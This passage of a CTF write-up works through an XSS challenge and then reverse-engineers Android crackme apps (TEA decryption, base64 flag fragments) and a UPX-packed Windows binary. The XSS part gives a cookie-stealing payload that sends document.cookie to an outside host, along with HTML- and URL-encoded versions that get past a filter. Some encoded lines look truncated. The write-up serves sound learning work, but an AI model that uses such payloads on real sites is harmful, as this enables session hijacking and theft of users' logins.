So? That indicates my payload is filtered(<>=). I must use some methods to bypass the filter. I learnt HTML before (In this game I know foundation is very important) and there are [HTML Encoding] and [URL Encoding]. But what to do next?
I searched and learnt much from
http://www.2cto.com/Article/201402/278277.html

Go ahead !


First I installed Hackbar in Firefox.

# HTML Encode:




```
var img = new Image(); img.src= "http://[redacted]/test.php?c="+document.cookie;
```

# URL Encode:



```
<svg><script>&#118;&#97;&#114;&#32;&#105;&#109;&#103;&#32;&#61;&#32;&#110;&#101;
&#112;&#58;&#47;&#47;&#50;&#50;&#50;&#46;&#54;&#57;&#46;&#50;&#49;&#53;&#46;&#
#46;&#99;&#111;&#111;&#107;&#105;&#101;&#59;</script>
```


Then~~~~~~~~~ :)



```
User Agent: http://10.60.0.212:10865/ab54e9f092a726b3d9aae412530595c28b85c064.php?name=%3Csvg%3E%3C
%26%23105%3B%26%23109%3B%26%23103%3B%26%2332%3B%26%2361%3B%26%2332%3B%26%23110%3B
%2397%3B%26%23103%3B%26%23101%3B%26%2340%3B%26%2341%3B%26%2359%3B%26%23105%3B%26%
%2399%3B%26%2332%3B%26%2361%3B%26%2332%3B%26%2334%3B%26%23104%3B%26%23116%3B%26%2
%3B%26%2350%3B%26%2350%3B%26%2346%3B%26%2354%3B%26%2357%3B%26%2346%3B%26%2350%3B
%2347%3B%26%23116%3B%26%23101%3B%26%23115%3B%26%23116%3B%26%2346%3B%26%23112%3B%26
%26%2334%3B%26%2343%3B%26%23100%3B%26%23111%3B%26%2399%3B%26%23117%3B%26%23109%3B
%23111%3B%26%23111%3B%26%23107%3B%26%23105%3B%26%23101%3B%26%2359%3B%3C%2Fscript%3E
Session: flag=CTF{zhe_reng_ran_hen_jian_dan_dui_bu_dui_ya}
```

Oh, I'm tired......

0x0f



ship

✓ Solved

mobile (200)

ship (Solved)


Category: mobile / Difficulty: 2 / Points: 200

CrackMe

注意：递交时候请包裹 Flag 成 CTF{....}。

Thoughts & Solutions:

I used JD-GUI and it seems the crakme is in a library:




```
public class Check
{
  static
  {
    System.loadLibrary("crackMe");
  }
```


So I used Apktool to fetch library and used IDA to analyse.

<apktool d xx.apk> → <IDA libcrackMe.so>

(Decompiled, ARM .so is clearer than x86 .so in this challenge)




```
v12 = a3;
v3 = *a1;
v4 = a1;
v14 = _stack_chk_guard;
v5 = (const char *)(*(int (**)(void))(v3 + 676))();
s1 = (char *)&v13;
j_j_memcpy(&v13, &unk_21B0, 0x11u);
v10 = j_j_strlen(v5);
j_j_strcpy((char *)&v9, v5);
EncryptBuffer(&v9, v10, "love&&friendship");
j_j___android_log_print(3, "NDK", "Call From NDK!");
v6 = j_j_strcmp(s1, (const char *)&v9);
v7 = *(void (__fastcall **)(_DWORD))(*v4 + 680);
if ( v6 )
{
  v7(v4);
  result = 0;
}
else
{
  v7(v4);
  result = 1;
}
```




```
.rodata:000021B0 unk_21B0        DCB 0xC5 ;
.rodata:000021B0
.rodata:000021B1                 DCB 0x98 ;
.rodata:000021B2                 DCB    2
.rodata:000021B3                 DCB 0xF1 ;
.rodata:000021B4                 DCB 0x53 ; S
.rodata:000021B5                 DCB 0x88 ;
.rodata:000021B6                 DCB 0xA6 ;
.rodata:000021B7                 DCB 0xC3 ;
.rodata:000021B8                 DCB 0x19
.rodata:000021B9                 DCB 0xE1 ;
.rodata:000021BA                 DCB 0xB5 ;
.rodata:000021BB                 DCB 0xF7 ;
.rodata:000021BC                 DCB 0x36 ; 6
.rodata:000021BD                 DCB 0x54 ; T
.rodata:000021BE                 DCB 0x94 ;
.rodata:000021BF                 DCB 0xB6 ;
.rodata:000021C0                 DCB    0
```

The program uses 'love&&friendship' to encrypt my input and compares the result with string at '.rodata unk_21B0', so I suppose my input is the flag.

[EncryptBuffer & EncryptTea]:




```
int __fastcall EncryptBuffer(int result, int a2, int a3)
{
  int v3; // r5@1
  int v4; // r6@1
  int v5; // r7@1
  unsigned int i; // r4@1

  v3 = result;
  v4 = a2;
  v5 = a3;
  for ( i = result; i < v3 + v4 && v3 + v4 - i > 7; i += 8 )
    result = EncryptTEA(i, i + 4, v5);
  return result;
}
```




```
unsigned int *__fastcall EncryptTEA(unsigned int *result, unsigned int *a2, int a3)
{
  int v3; // r7@1
  int v4; // r5@1
  unsigned int v5; // r4@1
  unsigned int v6; // r3@1
  int v7; // r2@1
  int v8; // [sp+4h] [bp-24h]@1
  int v9; // [sp+Ch] [bp-1Ch]@1

  v3 = *(_DWORD *)a3;
  v8 = *(_DWORD *)(a3 + 4);
  v4 = *(_DWORD *)(a3 + 8);
  v5 = *result;
  v6 = *a2;
  v9 = *(_DWORD *)(a3 + 12);
  v7 = 0;
  do
  {
    v7 -= 1640531527;
    v5 += ((v6 >> 5) + v8) ^ (16 * v6 + v3) ^ (v6 + v7);
    v6 += ((v5 >> 5) + v9) ^ (v4 + 16 * v5) ^ (v5 + v7);
  }
  while ( v7 != -478700656 );
  *result = v5;
  *a2 = v6;
  return result;
}
```

I know Tea Algorithm is used by Tencent in the past.

So I searched for the algorithm and code and downloaded and modified it.



```
    char k[16] = "love&&friendship";
    char v[9] = {0xc5,0x98,0x2,0xf1,0x53,0x88,0xa6,0xc3};
    decrypt(v, k);
    v[8] = '\0';
    printf("%s\n",v);
    return 0;
```



```
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=-478700656, i;  /* set up */
    uint32_t delta=1640531527;                     /* a key schedule constant */
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];   /* cache key */
    for (i=0; i<16; i++) {                         /* basic cycle start */
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum += delta;
    }                                              /* end cycle */
    v[0]=v0; v[1]=v1;
}
```


(Also, You can write it yourself.It is not so difficult. Just remember to use 'unsigned int')

0x10

fly

✓ Solved

mobile (200)




fly (Solved)

Category: mobile / Difficulty: 2 / Points: 200

CrackMe

你能拿到最高分吗？

注意：递交时候请包裹 Flag 成 CTF{....}。




The apk is a flappy bird game...


Thoughts & Solutions:

JD-GUI told me it was in a library
→ So Apktool (Easy?)
→ So IDA (You can follow this method in other situations)

This challenge is much easier than the previous.




```
void __fastcall Java_me_sweetll_crackme4_Check_updateScore(int result, int a2, int a3, signed int a4
{
  int v4; // [sp+4h] [bp-10h]@1
  int v5; // [sp+Ch] [bp-8h]@1

  v5 = result;
  v4 = a3;
  if ( a4 == 16 )
  {
    (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "W5n");
    appendToFlag(v5, v4);
  }
  else if ( a4 > 16 )
  {
    if ( a4 == 64 )
    {
      (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "IHRo");
      appendToFlag(v5, v4);
    }
    else if ( a4 > 64 )
    {
      if ( a4 == 128 )
      {
        (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "ZSBia");
        appendToFlag(v5, v4);
      }
      else if ( a4 == 256 )
      {
        (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "XJkOik=");
```



```
    else if ( a4 == 32 )
    {
      (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "IG9m");
      appendToFlag(v5, v4);
    }
  }
  else if ( a4 == 2 )
  {
    (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "dt");
    appendToFlag(v5, v4);
  }
  else if ( a4 > 2 )
  {
    if ( a4 == 4 )
    {
      (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "IHRo");
      appendToFlag(v5, v4);
    }
    else if ( a4 == 8 )
    {
      (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "ZSBra");
      appendToFlag(v5, v4);
    }
  }
  else if ( a4 == 1 )
  {
    (*(void (__fastcall **)(_DWORD, _DWORD))(*(_DWORD *)result + 668))(result, "SS");
    appendToFlag(v5, v4);
  }
```

The flag seems to be a Base64 code. So It's your turn to solve it ! Come on~

0x11



GoT (Solved)


Category: reverse / Difficulty: 2 / Points: 200

在权力的游戏中，到底谁能笑到最后？

binary


Thoughts & Solutions:

IDA:



```
UPX1:00484F68 start           endp ; sp-analysis failed
UPX1:00484F68
UPX1:00484F68 ; ---------------------------------------------------------------
UPX1:00484F6D                 align 100h
UPX1:00484F6D UPX1            ends
UPX1:00484F6D
UPX2:00485000 ; Section 3. (virtual address 00085000)
UPX2:00485000 ; Virtual size                  : 00001000 (   4096.)
UPX2:00485000 ; Section size in file          : 00000200 (    512.)
UPX2:00485000 ; Offset to raw data for section: 00021400
UPX2:00485000 ; Flags C0000040: Data Readable Writable
UPX2:00485000 ; Alignment     : default
UPX2:00485000 ; ===============================================================
UPX2:00485000
UPX2:00485000 ; Segment type: Pure data
UPX2:00485000 ; Segment permissions: Read/Write
UPX2:00485000 UPX2            segment para public 'DATA' use32
UPX2:00485000                 assume cs:UPX2
UPX2:00485000                 ;org 485000h
UPX2:00485000 __IMPORT_DESCRIPTOR_KERNEL32 dd 0       ; Import Name Table
UPX2:00485004                 dd 0                    ; Time stamp
UPX2:00485008                 dd 0                    ; Forwarder Chain
UPX2:0048500C                 dd rva aKernel32_dll    ; DLL Name
UPX2:00485010                 dd rva LoadLibraryA     ; Import Address Table
```

Interesting! You see UPX ? It is a shell. So let's google. [http://www.52pojie.cn/thread-236872-1-1.html ESP balance] Hurry up! So I asked some softwares for help~



Win32 EXE, DLL compressor

UPX Inside: 1.25, 2.03, 3.91

UPX Outside: 3.42

UPX 3.91


Compression Progress 0%

Compressed File Size 0%

GoT.exe

